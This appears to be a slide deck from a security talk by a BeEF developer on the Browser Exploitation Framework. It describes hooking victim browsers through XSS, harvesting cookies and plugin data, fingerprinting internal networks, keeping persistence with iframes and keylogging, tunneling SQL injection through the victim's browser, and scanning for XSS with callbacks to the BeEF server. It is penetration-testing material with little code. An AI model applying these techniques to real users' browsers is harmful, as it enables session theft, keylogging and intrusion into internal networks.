



GROUND

BEEF

**CUTTING, DEVOURING AND
DIGESTING THE LEGS OFF A BROWSER**



WHO AM I?

- ❖ **Penetration Tester @ The Royal Bank of Scotland**
- ❖ **BeEF core** developer: Tunneling Proxy, XssRays integration, various exploits, new Thin+Rack migration, lot of bug-fixing, testing and fun
- ❖ **Kubrick and Ruby fan**
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THE BROWSER NOWADAYS



REAL-LIFE XSS PWINING

- ❖ 2005: Samy worm
- ❖ 2006: Yamanner worm
- ❖ 2008 until now: multiple XSSs in B. **Obama** website
- ❖ 2010: **Apache** pwned through an XSS in JIRA
- ❖ 2010: stored XSS in **Youtube**, actively used
- ❖ 2011: multiple XSS on **Google.com**, even stored
(11/09/2011 @totally_unknown)

.... we could continue, but you get the idea....




WHAT THE HELL IS BEEF?

- ❖ **BeEF: Browser Exploitation Framework**
- ❖ Pioneered by Wade Alcorn in 2005 (public release)
- ❖ Powerful platform for Client-side pwnage, XSS post-exploitation and generally victim browser **security-context abuse**.
- ❖ Each browser is likely to be within a different security context, and each context may provide a set of **unique attack vectors**.
- ❖ The framework allows the **penetration tester** to select specific modules (in real-time) to target each browser, and therefore each context.



WHAT THE HELL IS BEEF?

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ARCHITECTURE



CUTTING: TARGET ENUM AND ANALYSIS

- ❖ Lot of juicy information after first hook initialization :
 - ❖ Browser / OS version
 - ❖ Cookies
 - ❖ Browser plugins
 - ❖ Supported features (Google Gears, Web Sockets, Flash, Java, . .)
- ❖ Specific modules are also there to help
 - ❖ Detect links / visited URLs
 - ❖ Detect social networks (authenticated in Twitter, Gmail, Facebook) and Tor
 - ❖ Execute your custom Javascript



CUTTING: TARGET ENUM AND ANALYSIS

The screenshot shows a web application interface for browser hooking. On the left, a tree view under 'Hooked Browsers' shows 'Online Browsers' with sub-folders for '192.168.56.1' and '192.168.10.1'. The '192.168.10.1' folder is expanded, showing two browser icons. The main panel displays details for a browser hook on 192.168.10.1. The 'Details' tab is active, showing a list of 18 items under the category 'Browser Hook Initialisation'. The items include:

- Hostname/IP: 192.168.10.133 (Initialisation)
- OS Name: Windows XP (Initialisation)
- Browser Name: Firefox (Initialisation)
- Browser Version: 6 (Initialisation)
- Browser UA String: Mozilla/5.0 (Windows NT 5.1; rv:6.0) Gecko/20100101 Firefox/6.0 (Initialisation)
- Cookies: security=low; PHPSESSID=ohvkaones7g2gd0ggkkog89593; BEEFH00K=Kw4Fm0CpxyXnrv0v3vMLncq1t1fd8bV8EdwNCSgn7HUmhJ9KKFzLYaaHYOWWxxKeN3bBPJXIOVUYR9w (Initialisation)
- Browser Plugins: Genesys Meeting Center, Java Deployment Toolkit 6.0.250.6, Adobe Acrobat, Google Update, Shockwave Flash, Java(TM) Platform SE 6 U25, Windows Presentation Foundation, VLC Multimedia Plug-in, Windows Media Player Plug-in Dynamic Link Library, Microsoft® DRM, Microsoft® DRM (Initialisation)
- Internal IP: 192.168.10.1 (Initialisation)
- Internal Hostname: 192.168.10.1 (Initialisation)
- Screen Params: Width: 1280, Height: 1024, Colour Depth: 24 (Initialisation)
- Window Size: Width: 1217, Height: 496 (Initialisation)
- Java Enabled: Yes (Initialisation)
- VBScript Enabled: No (Initialisation)
- Has Flash: Yes (Initialisation)
- Has GoogleGears: No (Initialisation)
- Has WebSockets: No (Initialisation)
- Session Cookies: Yes (Initialisation)
- Persistent Cookies: Yes (Initialisation)

At the bottom left, there are tabs for 'Basic' and 'Requester'. The 'Requester' tab is selected. At the bottom right, there is a logo of an owl.



DEVOURING: INTERNAL NETWORK FINGERPRINT

❖ Knowing the **victim internal IP** (through Java), the attacker can start to fingerprint the internal network via Javascript to find common servers and devices.

❖ Modules:

❖ Ping Sweep

❖ DNS Enumeration

❖ Port Scanner: img tags / CORS / Websockets methods combined

❖ Network Fingerprint:

```
img onload=function() {  
    if (image width/height/path == deviceImageMapEntry)  
        deviceXYZ@IP has been successfully found  
}
```



DEVOURING: INTERNAL NETWORK FINGERPRINT


- ❖ Great presentations about Pwning internal networks with BeEF by Juan Galiana and Javier Marcos (BeEF developers now:-)

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Intranet Footprinting

Discovering resources from outside



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
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Pwning Intranets with HTML5



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

<http://www.appsecusa.org/p/pwn.pdf>

- ❖ BeEF and Intranet footprint video:
<http://www.youtube.com/watch?v=zOJILUfcv3k>



DEVOURING: HOW TO ACHIEVE PERSISTENCE

❖ When the victim browse away from the page where the BeEF hook is executed, we loose the browser :-)



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- ❖ Create an **overlay iFrame** reloading the content of the page, while the BeEF hook will remain active in the background. Javascript keylogging is native in BeEF, and we also have a second module to enable keylogging in the iFrame (attaching events to it)

- ❖ MITB (**Man In The Browser**): code contribution by Mathias Karlsson

- ❖ As we control the DOM, we can alter anchors and forms to do something when the user wants to browse away by clicking on them.

- ❖ Thanks again to **CORS abuse** (we love HTML5 ;-)

- ❖ same-domain: **history.push** (user doesn't see any modifications)


- ❖ cross-domain: **window.open** (new tab, but many links use `target="_blank"` already -> no big deal)



DEVOURING: MODULE AUTORUN

- ❖ We've ported back (from the old PHP version) the autorun feature
- ❖ Add *autorun: true* in the command module config.yaml that you want to autorun
- ❖ When a new browser will be hooked in BeEF, the module will be automatically launched

❖ Imagine adding **autorun: true** in **Metasploit autopwn** module (another feature ported back)...



DIGESTING: TUNNELING PROXY

- ❖ Having a communication channel with the hooked browser, we can:
 - ❖ Receive requests as a proxy on BeEF
 - ❖ Translate these requests to XHRs (in-domain) and execute them in the hooked browser
 - ❖ Parse the XHRs responses and send the data back through the proxy
- ❖ This approach works on the same-domain, but we have plans to port Erlend Oftedal's **malaRIA** to BeEF to extend the tunneling proxy to cross-domain resources using Flash liberal cross-domain policies

<allow-access-from domain="" />*

...how many WebServers whit liberal cross-domain policy
do you have in your internal network...???



DIGESTING: TUNNELING PROXY

❖ Using the victim browser hooked in BeEF as a tunneling proxy, we will see the following scenarios:

❖ browsing the authenticated surface of the hooked domain through the security context of the victim browser (**cookies** are **automatically added** to XHRs with jQuery);

❖ **spidering** the hooked domain through the security context of the victim browser;

❖ **finding and exploiting SQLi** with Burp Pro Scanner + sqlmap (through the victim browser too :-)).

❖ BeEF tunneling proxy (for fun and profit)

<http://www.youtube.com/user/TheBeefproject#p/a/u/1/Z4cHyC3lowk>



DIGESTING: XSSRAYS

- ❖ Originally developed by Gareth Heyes in 2009 as a pure JS-based XSS scanner
- ❖ The XssRays BeEF extension allows you to check if **links, forms** and **URI paths** of the page where the browser is hooked are **vulnerable to XSS**.
- ❖ What XssRays does is basically parse all the links and forms of the page where it is loaded and check for XSS on GET, POST parameters, and also in the URI path **creating hidden iFrames**.
- ❖ Who uses FrameBusting / X-Frame-Options out there :-)?



DIGESTING: XSSRAYS

- ❖ The original code by Gareth, from 2009, used a nice trick (the **location.hash** fragment) in order to have a sort of callback between parent and child iFrames
- ❖ This is **now patched** by all recent browsers :-)
- ❖ AGAIN NO FUN..WTF?



DIGESTING: XSSRAYS

- ❖ We inject a vector that will contact back BeEF if the JS code will be successfully executed (thus, the XSS confirmed).
- ❖ **No false positives** (oh yes, that's what I like)!
- ❖ Potential false-negatives as we blindly inject vectors (can be minimized adding more attack vectors that covers different scenarios)
- ❖ Basically the **document.location.href** of the injected iFrame that contains the vector will **point to a known BeEF resource**.

The following is an example value of that document.location.href:

*<http://192.168.84.1:3000/ui/xssrays/rays?>

hbss=ZdGQG32VvYmozDP3ia0mvNd5PwcjR9lXuzmTmxm1mAckrgjqA9bIfg41Si2eO
fVpviNWYk9vi2q3kvZB&**action**=ray&**raysid**=3&**p**=http://192.168.84.128/dvwa/
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


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
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XSSRAYS INTEGRATION



BEEF OWNER
(ATTACKER)




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
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
